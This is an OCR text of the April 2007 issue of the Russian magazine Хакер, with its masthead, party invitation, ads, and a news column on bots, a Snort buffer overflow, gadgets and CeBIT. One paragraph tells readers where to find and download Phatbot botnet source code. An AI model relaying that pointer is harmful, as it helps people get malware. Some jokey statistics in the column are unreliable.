

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУ...АНОВ
ХАКЕР
W...R.RU
АПРЕЛЬ 04(100) 2007
Потрошим банкоматы
Скрытая угроза Skype
Хакинг GOV- ресурсов
(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 07004
100
НОМЕР



ДАРОВА, ПЕРЕЦ!

ПРИКИНЬ, РУЛЕЗНОМУ ХАЦКЕРСКОМУ ЖУРНАЛУ][100 ЛЕТ! ТЬФУ, 100 НОМЕРОВ. БРАТЕЛЛО, ЭТО РЕАЛЬНОЕ СОБЫТИЕ, И Я ПРЕДЛАГАЮ НАМ ВСЕМ СРОЧНО ПЕРЕСЕЧЬСЯ И КАК СЛЕДУЕТ ПОТУСИТЬ. ЗАЛЕТАЙ, АМИГО. Я УЖЕ ПОЗВАЛ СТАРИЧКОВ: СИНТЕЗА, ЯДЫЧА, ФЕДЮ ДОБРЯНСКОГО И ДАНЮ С ОСЛИКОМ. ПРИХОДИ, И МЫ ПИНЦЕТНО ОТОЖЖЕМ.

nikitozz, главред

Чтобы попасть на нашу хацкерскую вечеринку, тебе нужно вырвать из журнала приглашение и зарегистрироваться на сайте party.xakep.ru. Увидимся!

party.xakep.ru

ПРИГЛАШЕНИЕ НА ВЕЧЕРИНКУ ЖУРНАЛА
ХАКЕР

скейтпарк адреналин

12 МАЯ, МОСКВА, СКЕЙТПАРК «АДРЕНАЛИН»
ДЕЙСТВИТЕЛЬНО ТОЛЬКО ПРИ РЕГИСТРАЦИИ* НА САЙТЕ party.xakep.ru

* При регистрации на сайте необходимо ввести код: **ХАКЕР_100_31337**

/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Илья Александров
(ilya_al@rambler.ru)
UNIXOID и XAKEP.PRO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко
(nanoinfo@mail.ru)
>Литературный редактор и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Windows-раздел
Андрей «Skvoznoy» Комаров
(skvoznoy@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Соня Хаустова
(hellomynameiscornelius@gmail.com)
Стас «Chill» Башкатов
(chill.gun@gmail.com)
>Обложка
фото: Иван Скориков
модель: Настя Пилепчук

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов (igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатель
Борис Скворцов
(boris@gameland.ru)
>Редакционный директор
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Елена Дианова
(dianova@gameland.ru)
>PR-менеджер
Илья Пожарский
(pozharsky@gameland.ru)

/Оптовая продажа
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Алексей Попов
(popov@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

КОНТЕНТ 04 (100)




Meganews

НИКОЛАЙ «GORL» АНДРЕЕВ
/GORLUM@REAL.XAKEP.RU/

Панда ботов не любит, а Горл любит

Мне безумно «нравится» манера некоторых необычных вирмейкеров ловить чужого червяка или бота, как-нибудь его модифицировать и пускать обратно в Сеть. Неудивительно, что потом появляется миллион биллютеней безопасности с сообщениями о куче новых, еще более опасных, но, о чудо, уже излечиваемых модными антивирусами малварей. Самым излюбленными для модификаций и обновления стали Gaobot и Sdbot. По данным PandaLabs (www.viruslab.ru), за последний год 74% всех пойманных ботов принадлежали именно этим семействам. Я могу объяснить такую популярность этих малварей среди вирапдейтеров одним очень простым обстоятельством. Сорцы обоих ботов можно без особых проблем найти в интернете. В паблике!
Взять, например, Gaobot. Лаборатория Касперского называет его Agobot, а авторы, собственно, окрестили его Phatbot'ом. Если, по обыкновению, погуглить запросом «agobot source» или чем-то вроде этого, то находится миллион разных антивирусных советов и мануалов по удалению и, может быть, даже одна ссылочка на agobot_source, правда недоступная. Поэтому гуглить не стоит, а лучше залезть в поиск в eMule с фразочкой «phatbot_src» и обнаружить 50-мегабайтные сорцы в открытом доступе на скачивание у нескольких человек. Наверняка, так же выйдет и с Sdbot. Вот потому они и популярные. Кстати, из 50 Мб сорцов Фэтбота самих исходников всего 4 Мб. Скачивать желающему придется все, и, наверняка, он попадет в очередь из десяти тысяч таких же, как он. Долго, в общем, качать. На любителя.





В поросенке нашли дырку

Представь, ставишь ты себе на по умолчанию оптимально защищенную OpenBSD какую-нибудь мощную и функциональную защиту, чтобы свести вероятность взлома твоего любимого сервака к нулю. Настраиваешь, полируешь, натираешь. Все отлично работает, и живешь ты в безопасном счастье и радости до тех пор, пока не оказывается, что тебя поимели через багу как раз в этой суперкрутой защите. Не было бы ее — все бы было ок. Есть в этом некоторый маразм, согласись? Точно есть, и было бы очень здорово, если бы все это было только на словах. Однако не судьба. Маразм в виде уязвимости, позволяющей получить полный доступ к компьютеру и выполнить любой код, совсем недавно проявился в очень популярной опенсорсовой системе обнаружения атак (IDS). В поросенке Snort нашли новую дырку, не предусмотренную ни природой, ни разработчиками. Не знаю, кто дыру нашел, но сообщили о ней чуваки из Internet Security Systems. Они говорят, что там полноценное переполнение буфера в каком-то препроцессоре DCE/RPC. Уязвимы поросята версий 2.6.1, 2.6.1.1, 2.6.1.2 и 2.7.0 beta 1. Во второй бетке дыру обещают залатать. Кажись, парась будет с одной ноздрей.

Между прочим, **80%** маршрутизаторов Cisco уявимы для фарминг-атак. Фарминг — это вроде фишинга, только когда жертва перенаправляется на фейковый сайт не на клиенте, а на роутере или маршрутизаторе.



26 дюймов от NEC

Рабочее место хакера — это, в первую очередь, дисплей. Для нормального, комфортного хека он должен быть максимально большим, чтобы можно было одновременно следить за аськой, иркой, кодить в какой-нибудь среде разработке и развернуть все окна Олли, дабы не искать их все время через пункт меню Windows, и при этом видеть, что творится в окне снифера. Рабочая поверхность — это всегда очень хорошо. И компания NEC это понимает, выпуская 26-дюймовый широкоэкранный монитор NEC MultiSync LCD2690WUXi. Графические элементы и текст на нем выглядят на 7,5% больше, чем на 24-дюймовом монике, что значительно снижает нагрузку на глаза при круглосуточном сидении за компом. Рабочее разрешение 1920x1200 позволяет программерам просматривать очень много кода за раз (поместятся 2 страницы A4 рядом). Я бы на таком с большим удовольствием в контру порубился, хедшотить, небось, с ним круто. А вообще NEC планировала моник не для хека и гамес, а для применения в сфере САПР, автоматизированного управления производством и в настольных издательских системах. Поэтому в мониторе используется панель H-IPS A-TW (Horizontal IPS with Advanced True Wide Polarizer), создающая изображение самого высокого качества, а также передовая функция X-Light Pro, которая постоянно отслеживает изменения фоновой подсветки, яркости и цветопередачи и автоматически корректирует соответствующие внутренние настройки монитора.

Дополнительные материалы можно найти на сайте www.microsoft.com/rus/getthefacts

Microsoft

Время надежных решений

ИЗДАНИЕ 1 – НОМЕР 2



WINDOWS SERVER ОБГОНЯЕТ LINUX



Том Нэги для «Времени надежных решений»

CONTIDROM, легендарный полигон **Continental AG** в окрестностях Ганновера, Германия.

ГОРЯЧИЕ НОВОСТИ:

«Windows Server обеспечивает надежную среду с возможностью централизованного администрирования и управления».

Пауль Швефер, директор по информационным технологиям Continental AG



Новая информационная система гарантирует ведущему поставщику продукции для автомобильной промышленности 99,9% надежность

Майкл Беттендорф

ГАННОВЕР, январь 2007 г. – «Нам была нужна абсолютная надежность, недостижимая с нашей прежней системой», – говорит Пауль Швефер, директор по информационным технологиям корпорации Continental AG, одного из крупнейших поставщиков продукции для автомобильной промышленности со штатом 85 000 сотрудников по всему миру. Несовершенные инструменты управления не позволяли команде Швефера поддерживать работоспособность системы на том высоком уровне, который требуется Continental AG, поэтому была необходима смена платформы.

Сначала рассматривалось решение на базе Linux. Однако после тщательной оценки команда Швефера пришла к заключению, что она не может обеспечить надежную и прогнозируемую среду, необходимую Continental AG. И в результате они выбрали Microsoft® Windows Server® 2003.

Наличие мощных средств оптимизации и настройки, включая управление групповыми политиками, позволило Швеферу сделать вывод об очевидных преимуществах Windows Server® 2003 в сравнении с Linux. «Windows Server обеспечивает надежную среду с возможностью централизованного администрирования и управления», – говорит Швефер, уверенный, что безукоризненная управляемость служит залогом высокой надежности. «Воссоздание подобного уровня сервиса в среде Linux было бы сложным и дорогостоящим делом», – утверждает он.

Принятое решение полностью себя оправдало. С момента внедрения Windows Server 2003 поддерживает 99,9% надежность распределенной среды компании Continental AG.

Подробнее ознакомиться с опытом Continental AG и другими практическими примерами, а также с результатами независимых сравнительных исследований Windows Server и Linux можно на сайте www.microsoft.com/rus/getthefacts

ГОРЯЧИЕ НОВОСТИ: Настроение IT-профессионалов напрямую связано с надежностью

Подтверждая глобальную тенденцию, IT-профессионалы, такие, как директор по информационным технологиям корпорации Continental AG Пауль Швефер, выражают удовлетворение (см. выше) высокой надежностью Windows Server.

Продолжение на 3 стр.



Google удаляет миллиарды запросов

Замечательная компания Google, знаменитая своей поисковой системой, усиленно борется за права своих чудесных пользователей. Причем так усиленно, что нечаянно сделала приятно не только законопослушным, белым и пушистым юзерам, но и нам — гадким и противным хакерам. На этот раз компания решила, что «приватность — это один из основных аспектов доверия» и что, для того чтобы им все нереально доверяли, совершенно необходимо удалить хранившиеся у них миллиарды поисковых запросов. Мол, если попросят какие-нибудь органы или власти предоставить информацию, что и когда искал в Гугле какой-нибудь бедный хакер или еще кто-нибудь, то будут посланы к Ктулху или в задницу. Однако удалению подвергнутся только старые запросы. Все свеженькие, разумеется, будут храниться, однако не неопределенное время как раньше (очень долго), а вполне конкретное — от 18 до 24 месяцев. Плюс в IP'шниках, записываемых в лог, будет затираться один байт, типа 127.12.80.X. Так что теперь компания Google не поможет найти тебя всяким страшным дядькам из ФБР, ЦРУ, Интерпола, Европола, МИ-6 или еще откуда-нибудь. Правда, если вспомнить, то она и раньше не особо помогала. Например, как-то отказала ЦРУ в предоставлении доступа к базам поисковика. В общем, если учесть, что www.google.com повсеместно используется хакерами для нахождения уязвимых сайтов, можно с полной уверенностью назвать эту поисковую систему хакерским сервисом.

Уши Sven спасут твоих соседей

Компания Sven, заботясь о барабанных перепонках твоих соседей, выпустила мощные мультимедийные стереонаушники SVEN CD-930, которые смогут заменить для тебя целую акустическую систему. Дизайнились уши специально для нас с тобой: черный металлик и металлик, строгие, выверенные формы, плотно прилегающие амбушюры из мягкой искусственной кожи. С первого взгляда впечатляют размеры округлых чашечек SVEN CD-930 с модной дужкой из пары раздельных полукруглых брусьев, которые держат конструкцию. Саморегулирующаяся лента, обшитая нежной и приятной на ощупь искусственной кожей, автоматически подгоняет наушники под ушные раковины любых размеров и форм. По словам разработчиков, они не упустили из вида ни одной мелкой детали. Регулятор громкости удобно расположен на проводе длиной около 4 м. А позолоченный штекер — это небольшое, но приятное и заметное дополнение к стандартной комплектации. Диапазон частот ушек — 20-20000 Гц, следовательно, юзать новинку можно будет для чего угодно: хочешь — фильмы смотри, хочешь — монстров мочи.



Microsoft Clippy, RIP: 1997-2007.
Скрепка из Microsoft Office, сука, сдохла. Мне теперь не с кем поговорить.

Революционный шаг Philips в гонке за скоростью

На фоне того, как мониторы развиваясь, реализуют все новые и новые функции (например, встроенный душ с туалетом или кухонные принадлежности прямо в ЖК-дисплее), компания Philips по-прежнему сосредоточена на создании и развитии новых технологий, позволяющих нереально облегчить жизнь людей и даже хакеров в самых разных ее областях. Сохраняя роль лидера в области инноваций в сфере технологий отображения, сегодня Philips объявляет о новой функции Smart Response, обеспечивающей возможность регулирования времени отклика монитора и получения максимального удовольствия от игр, работы и просмотра порно. Smart Response, оптимизированная для различных приложений, впервые применена в мониторе Philips 190X7. Так, например, в играх время отклика может не превышать 2 миллисекунд (Gray-to-Gray), а при просмотре фото и изображений эта технология гарантирует наилучшее качество! В своем новом монике 190X7 компания Philips наряду со самртреспонсом объединила современный, новаторский «парусный» дизайн и фичу SmartImage Lite, которая позволяет автоматически регулировать яркость, контраст, цветонасыщенность и настройки резкости, обеспечивая максимальное качество изображения на базе ряда таких предварительных установок, как «Игры», «Воспроизведение видео» или «Интернет». Жалко нет установок «Круглосуточная отладка в SoftICE», придется все-таки самому все настраивать.







Девайсы от Digilife

Компания Digilife начала выпускать прикольные девайсы. Например, сделала флешку в подарочной упаковке на 512 Мб, 1 Гб или 2 Гб. Корпус флешки выполнен из металла с кусочками кожи для красоты. Цвет может быть черный или коричневый. Радиоактивных и токсичных веществ при изготовлении не применялось, ни одного кролика не пострадало. Стоить будет от 15 грина. Также Digilife сделала mp3-проигрыватель для автомобиля! Причем вроде интересный — он вставляется в прикуриватель и транслирует музыку в FM-диапазоне, так что ее можно слушать своей старой, убогой, нефункциональной автомагнитолой. Источником музыки может быть любое устройство, подключаемое к линейному входу или USB-порту. Вставил флешку с музыкой, к примеру, и музыка с нее транслируется. Есть еще вариант девайса со встроенной flash-памятью. Если учесть, что стоит плеер от 20 баксов, то, чувствую, скоро у каждого нормального бомбилы будет такой.

Плеер-универсал

Direc решила порадовать российский рынок симпатичным портативным мультимедиа-плеером Direc MH2320. Честно говоря, внешний вид плеера действительно очень ничего — черная, практически зеркальная панель выглядит весьма приятно. После включения плеера юзеру открывается яркое четкое меню, причем сразу становится понятно, что дисплей у MH2320 очень качественный, а не какое-нибудь посредственное говно. Остается только выбрать один из пунктов меню и наслаждаться. С помощью этого плеера можно делать все что хочешь: просматривать фотографии, фильмы и порно, слушать разный треш.

Объем встроенного харда — 20 Гб, и если тебе этого мало, то ты можешь найти в плеере еще и дырку для SD-карточек. Встроенные стереодинамики и удобная подставка пригодятся, если захочется посмотреть кино со свободными руками… Ну ты понял. После этого впечатления от Direc MH2320 останутся самыми приятными.



В России 12,707 млн пользователей интернета старше 15 лет (всего в мире их 746,9 млн).



Microsoft, все здоровы?



Многим может показаться, что у наших мелкомягких друзей совсем дела с крышей плохи стали. Во-первых, ребятки решили не радовать в марте своих не менее мелкомягких пользователей апдейтами, патчами и прочими костылями. Мол, нечего глючными обновлениями и без того глючную винду пичкать. Во-вторых, стали рекламировать всякую вредоносную дрянь — самую, между прочим, настоящую малвару и спайвару. В-третьих, призвали всех ставить себе пиратский Windows. «Пользуйтесь, — говорят, — на здоровье!» В-четвертых, судя по результатам тестирования, написали самый галимый антивирус, который при этом к тому же официально называется антивирусом. Тупой OneCare даже с Нортоном рядом не лежал.

Что случилось с Microsoft? В столовой стали плохо кормить? Мало йода? Наверняка… Однако дело не совсем в этом, да и вообще — все не так печально, как могло показаться. Баннеры жульнической антишпионской утилиты System Doctor 2006, действительно, попали в рекламную сеть Microsoft, а следовательно, и на веб-сайты компании и в Windows Live Messenger. Однако проскользнули они туда по банальному недосмотру и были удалены сразу же, как только от бедных затрояненных пользователей посыпались жалобы и угрозы. Неплохая возможность постебаться над лоханувшимся производителем «действительно безопасной ОС», которой, разумеется, не преминули воспользоваться блогеры со всего света. Ок, тут фигня, едем дальше.

Действительно, президент бизнес-группы Microsoft Джефф Райкс сказал: «Если пираты собираются красть у кого-то, пусть лучше крадут у нас». Ребята из Редмонда, правда, думают, что пиратство способствует увеличению объемов продаж их софта. Мол, попользуется человек нелегальной виндой, привыкнет, а потом, того гляди, лицензионную купит. Может быть, однако я знаю человек сто, которые, скорее, удавятся. В общем и целом, ничего страшного.

Ок, а чего там с OneCare? Да ничего, собственно, страшного. Просто рано еще сравнивать такого юного сигнатурного авера с гигантами индустрии вроде «Антивируса Касперского». Вот и получилось, что, в результате крутого независимого тестирования AV Comparatives (www.av-comparatives.org/seiten/ergebnisse/report13.pdf), из 17-и антивирусов (BitDefender, F-Secure, TrustPort, McAfee, Symantec, Avira, AVP и других не менее известных) мелкомягкий занял последнее место, обнаружив и обезвредив всего 82,40% всякой живности. Для сравнения, победитель AVK от G Data Security переколбасил 99,45% заразы. В общем, достаточно сырая штука.

Ну, а обновления не будут выпускаться, потому что им, сука, лень :).




93% всех электронных писем — это спам. Причем, по мнению моего корпоративного спам-фильтра, половина писем читателей — это тоже спам.

Телефон PRADA от LG

Наконец! Наконец вышел стильный и функциональный телефон с нормальным сенсорным дисплеем! Не нужно никаких тупых стиков, набирания номера двумя руками и помощи других частей тела — нет, в телефоне PRADA от LG мультитач-сенсорный интерфейс! Кнопки и стики идут лесом. Ну а о том, что PRADA занималась разработкой всего пользовательского интерфейса, начиная с внешнего вида, аксессуаров, кожаных чехлов и т.п. и кончая мелодиями звонков, у меня вообще нет слов.

В плане функциональности — весь уже привычный набор. Музыкальный плеер (MP3, ACC, ACC+, WMA, RA), видеоплеер (MPEG-4, H.263, H.264), средство просмотра документов (ppt, doc, xls, pdf, txt), разумеется, поддержка BlueTooth 2.0, трех диапазонов EDGE (900/1800/1900), 2-мегапиксельная камера CMOS со светодиодной вспышкой, слот для карт памяти (Micro SD) — и все это будет ждать тебя в конце мая, когда телефон появится в продаже.



10 самых больших баз данных в мире

Недавно Business Intelligence Lowdown собрал TOP 10 крупнейших баз данных в мире. Ни одну из них никогда, как бы ты не изощрялся, не удастся целиком слить на винчестер после взлома.

1. Всемирный Климатический Центр (World Data Centre for Climate) собрал 220 терабайт web-данных и 6 петабайт всякого дополнительного треша. Погода — тяжелая штука.
2. Американский национальный энергетический научно-исследовательский вычислительный центр (National Energy Research Scientific Computing Center) — 2,8 петабайт данных, обслуживается 2000 учеными. Чего такого прикольного в базе содержится, я не в курсе. Наверняка, какие-нибудь ресерческие заметки об атомной энергии.
3. Крупнейшая и старейшая телефонная (и не только) компания AT&T — 323 терабайта данных, 1,9 трлн записей о телефонных звонках. Если бы они хранили записи разговоров, мне кажется, вышло бы больше.
4. Моя любимая поисковая система Google собрала 33 трлн записей в базе данных. До числа googol (10 в степени 100) им пилить и пилить.
5. Телекоммуникационная компания Sprint собрала 2,85 трлн записей в базе данных, 365 млн обрабатываемых звонков в день. Производительность у них такая, что в часы пик добавляется по 70000 записей с данными о звонках в секунду!
6. Телефонная поисковая система ChoicePoint содержит 250 терабайт персональных данных, информацию о 250 млн человек.
7. YouTube, которого сейчас трахает VIACOM (хочет миллиард баксов за размещение их контента), содержит 45 терабайт видео, при это обеспечивая 100 млн показов роликов в день.
8. Amazon.com, судя по всему, самый популярный шоп в инете — 59 млн активных пользователей, 42 терабайта данных.
9. База ЦРУ — всеобъемлющая статистика по 250 странам и куча разных официальных документов. Объем публиковать не дали... Разведчики...
10. Библиотека Конгресса США. 530 миль полок с книгами (29 миллионов книг), 20 терабайт текстовых данных. 10000 каких-нибудь штук, вроде книг, фотографий или карт, в день добавляется к уже хранящимся 150 миллионам.



61% всех посещений в интернете приходится на порносайты. Грубо говоря, больше половины кликов в Сети делается исключительно ради удовлетворения сексуальных потребностей.



SAMSUNG
INDIGO
mp3·club
mp3.samsung.ru
Представь... музыка без проводов
С новым плеером Samsung INDIGO ты можешь не только наслаждаться музыкой в беспроводных наушниках, но и обмениваться мультимедийными файлами с другими устройствами, оборудованными Bluetooth: компьютером, телефоном или плеером. Samsung INDIGO – прямой контакт с музыкой.
• Поддержка беспроводных наушников
• Обмен файлами*
• Поддержка MPEG4 (видео) и TXT файлов
• FM-тюнер с возможностью записи
• 30 часов без подзарядки
* при обновлении прошивки ver 1.60 (доступно с марта 2007 г.)
Bluetooth™
SAMSUNG
Беспроводные наушники не входят в комплект.

По данным исследования компании IDC, в 2006 году в мире был создан 161 миллиард гигабайт всякой инфы. Для ее содержания потребовалось бы 322 млн 500-гигабайтных хардов общей массой

644 ТЫС. ТОНН.



И никаких тебе блинов!

Производство flash-памяти наконец подешевело настолько, что сразу несколько компаний представили нашему совсем не скромному вниманию не какие-нибудь галимые драйвы по 2 Гб, а полноценные SATA-винчестеры. Только без блинов внутри. Следовательно, без шума и без высокой вероятности механических повреждений. Те же размеры 1,8", 2,5" и 3,5", тот же SATA, но минимум электропотребления, на порядок более высокие скорости передачи данных и емкости, кратные двойке. Назвали винчестеры на базе flash-памяти State Solid Disk. SanDisc предлагает 2,5-дюймовый SSD емкостью 32 Гб за $350. Разработчики говорят, что время наработки подобного «диска» — где-то порядка 2 млн часов, что в 6 раз больше, чем у нынешних магнитных блинчиков. Но 32 Гб — маловато будет. Поэтому компания Super Talent Technology решила анонсировать целую серию SSD разных размеров и емкостей: от 1,8" до 3,5" и от 16 Гб до 128 Гб. Чувствую, подобные харды очень шустро приживутся в дорогих и легких моделях буков. Apple, говорят, уже подыскивает подходящий SSD для следующей линейки буков. Mac-фанаты уже, наверное, слюнями захлебываются.

Кстати, если учесть, что господа ученые вовсю придумывают способы уменьшения транзисторов (из миллионов которых состоит flash-память), то, думаю, в ближайшие пару лет мы сможем увидеть и терабайтный SSD. Представь, 600-граммовый вардрайверский бук с терабайтным SSD-винчестером и большим мультатачевым экраном. Эх… мечты-мечты.

А SYMANTEC СКАЗАЛА, что Windows надежнее Mac OS X, HP-UX, Sun Solaris и Red Hat Linux. Я согласен.

Кандидата в предизенты США зверски «поломали»

Есть такой чувак, зовут Майк Дэвидсон, и он большой молодец. Причин несколько. Во-первых, он основал хорошо посещаемый новостной портал NewsVine (www.newsvine.com). Правда, порталов таких миллион, и вряд ли этот чем-то лучше других. Во-вторых, он создал популярный шаблон оформления для MySpace. У него там есть блог (www.myspace.com/mikeindustries), можешь почитать — ничего интересного. В-третьих, он написал в блоге кандидата в президенты США Джона МакКейна на самом видном месте отличный текст (от имени МакКейна, разумеется):

«Я заявляю, что мое мнение по поводу однополых браков изменилось. Отныне я поддерживаю гомосексуальные свадьбы, особенно бракосочетания чувственных женщин».

Если избирателей такое заявление и не обрадует, то удивит точно. Дело в том, что республиканец использовал элементы оформления Майка. Без указания авторства. В некоторых кругах такое не прощается, однако Дэвидсона спровоцировало не это. Дело в том, что МакКейн не скопировал картинки из шаблона блога к себе, как полагается, а использовал ссылки на те, что весят у Майка. В результате своими избирателями сильно загрузил сервер бедняги. Вот Майк и указал на это политику своеобразным способом. Весь интернет называет его хакером, в новостях кричат: «Дэвидсон взломал блог кандидата в президенты», «Создатель NewsVine атаковал МакКейна». Имхо, в том, чтобы поменять содержимое некоторой картинки или какого-нибудь скриптика у себя на сервере нет ничего противозаконного или хакерского. Он же тему оформления не продает, а раздает без каких либо претензий (почти). Получается, обвинить его не в чем. Так вот, в-четвертых, он молодец, потому что сделал себе такой шикарный пиар на скандале со специфическим наездом на кандидата в президенты США, а в-пятых, потому что ему за это ничего не будет.



30-31 МАЯ в Москве пройдет Конгресс информационных технологий для бизнеса Interop Moscow 2007. На бизнес нам пофиг, а вот то, что офигительная Жанночка Рутковская приедет, — это круто!

Уникальное предложение!

Теперь ты можешь получать журнал с КУРЬЕРОМ не только в Москве, но и в Санкт-Петербурге, Уфе, Нижнем Новгороде, Ростове-на-Дону, Волгограде, Самаре, Казани, Перми, Екатеринбурге, Челябинске, Омске и Новосибирске.

Выгоды курьерской доставки:

1. Сокращение сроков доставки.
Теперь доставка курьером осуществляется за 3-6 дней. Без дополнительной оплаты.

2. Удобно .
Не нужно искать журнал. Тебе принесут его на работу или домой.

3. Экономия.
Дешевле на 10% и более, чем в розничной продаже. При годовой подписке и комплектах еще дешевле!

Для того чтобы получать журнал курьером, необходимо указать в купоне и квитанции* один из двух вариантов:

- свой рабочий адрес с названием компании;
- подробный домашний адрес (подъезд, этаж и т. д.) с альтернативным вариантом доставки в случае твоего отсутствия дома. Например, «код доступа в подъезд» и «отдать дежурной» или «код доступа в подъезд» и «положить в п/я» и т.п.

*Купон и квитанцию можно найти на странице 142.

Дополнительную информацию по подписке можно получить по бесплатному телефону **8-800-200-3-999** или по email: **info@glc.ru.**

Новая бритва Braun

Компания Braun предлагает революционное решение — уникальный продукт Braun cruZer3. Универсальное устройство, объединяющее функции бритвы, стайлера и триммера. Только Braun cruZer3 создан для молодых и прогрессивных мужчин, для тех, кто ценит свою свободу и индивидуальность, для тех, кто не боится меняться и менять мир вокруг себя. И помни, модный девиз этого сезона: «То, что остается на лице, имеет значение», и здесь имеются в виду не только последствия от твоего активного образа жизни…

НИКИТА КИСЛИЦИН
/NIKITOZZ@REAL.XAKEP.RU/

CeBITdays

Обычно в немецком городке Ганновере очень тихо и спокойно: поют птички, народу мало и царит немецкий порядок. Но раз в год все переворачивается с ног на голову из-за проходящего в марте CeBIT'а. В этом году, благодаря приглашению компании Samsung, мне удалось побывать на этой выставке.

Чтобы было понятно, что такое Цебит, можно представить себе большое картофельное поле, на котором построили более 30 крупных и современных павильонов, завезли туда невероятное количество тонн IT-свежака и заполнили все пространство народом со всего мира.

Масштабы выставки реально вдохновляют — в этом году участвовало более 6000 IT-компаний. Среди такого количества стендов, понятное дело, выделяются лидеры рынка. Один из самых ярких и больших стендов организовал Samsung. Красивые женщины в белых юбочках были рады рассказать все о новых принтерах, ноутбуках, мониторах и телефонах компании.



Создатель Фортрана, любимого языка главреда, Джон Бакус ухитрился прожить **82** года, но таки умер. Печально. А Альберт Хоффман, создатель LSD, любимого психоактивного вещества выпреда, жив. Ему 102 года, и у него все пучком.

Samsung Q1 Ultra

На прошедшем недавно CeBIT'е павильон компании Samsung был одним из самых ярких и запоминающихся — на площади нескольких спортзалов красивые девушки представляли все новинки корейской IT-компании. Первый девайс, который мне особенно запомнился, — это Samsung Q1 Ultra, обновленная версия ультракомпактного компьютера Q1. Это представитель нового поколения компьютеров — UMPC (Ultra Mobile PC). Проще говоря, маленький и легкий комп, который меньше любого из ноутбуков, но больше любого КПК. Он предназначен для работы и развлечений там, где неудобно или нецелесообразно таскать ноут.

